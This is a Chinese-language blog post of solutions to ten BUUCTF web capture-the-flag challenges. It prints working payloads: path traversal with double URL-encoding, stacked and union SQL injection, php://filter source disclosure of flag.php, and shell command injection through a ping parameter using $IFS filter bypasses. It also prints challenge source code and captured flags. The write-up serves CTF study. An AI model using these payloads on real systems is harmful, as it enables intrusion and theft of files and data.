2021-5-5 buu刷题记录

原创

kuller_Yan 于 2021-05-05 21:56:03 发布 134 收藏

分类专栏： CTF题目 # buu 文章标签： php 安全 filter

本文链接：https://blog.csdn.net/kuller_Yan/article/details/116430651

生活所迫，从头捡回来

第一题：

CTF-BUUCTF-[HCTF 2018]WarmUp

php代码审计题

四个if判断 只有最后一个走得通，就是把第二个？进行2次url加密

然后得到 `%253f` 然后构造payload： `file=source.php?file=source.php%253f../../../../../ffffllllaaaagggg`


这样flag就出来了

```
        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?> flag{5760ae5f-5ed5-44d9-a8d0-ed3c400a43d2}
```


第二题：

[极客大挑战 2019]EasySQL

万能密码直接出



第三题

[强网杯 2019]随便注

堆叠注入 很早之前写过的题了
最后就是`word`可以显示`一串数字`的表不能显示
然后`rename`把一串数字的表名改成`word`把原本的`word`改成其他的，最后`1' or 1=1 #`弄出来

```
1';rename tables `words` to `words1`;
rename tables `1919810931114514` to `words`;
alter table `words` change `flag` `id` varchar(100);#
```


```
1' or 1=1 #
```


```
array(1) {
  [0]=>
  string(42) "flag{3422d03c-6297-4595-bb3f-f3cfbf8e52c7}"
}
```


第四题

[极客大挑战 2019]Havefun

F12 然后`?cat=dog`




第五题

[SUCTF 2019]EasySQL

没过滤；有个特殊解法`*,1`
后端代码猜测是：

```
select $_GET['query'] || flag from flag
```




第六题：

[ACTF2020 新生赛]Include

Can you find out the flag?
就是那个把flag.php通过base64加密之后输出出来。

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

然后去解密就是flag



第七题：

[极客大挑战 2019]Secret File

F12 跳转 抓包 `secr3t.php`

然后提示在flag.php里面
直接：`file=php://filter/convert.base64-encode/resource=flag.php`

第八题：

[极客大挑战 2019]LoveSQL

最简单的联合注入了，啥东西都没有


```
!</h1><br><br><br>

on:absolute;'>Hello 2! </p></br></br>
on:absolute;'>Your password is
chuang_shi_ren,5Ayraina_rua_rain,6Akkuyan_shi_fu_de_mao_bo_he,7fouc5c14y,8fouc5di_2_ku
51eixiaoSyc_san_da_hacker,l6flagflag{4160f746-f7e0-42cb-8041-1b6ff5c75a48}'</p>
```

第九题：

[ACTF2020 新生赛]Exec

简单管道符 cat /flag



第十题：

[GXYCTF2019]Ping Ping Ping

```
?ip=127.0.0.1;cat$IFS$1`ls`
```

```
if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
```

```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{49c97dc9-1547-4b9e-8565-3b84b88cfa22}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\
```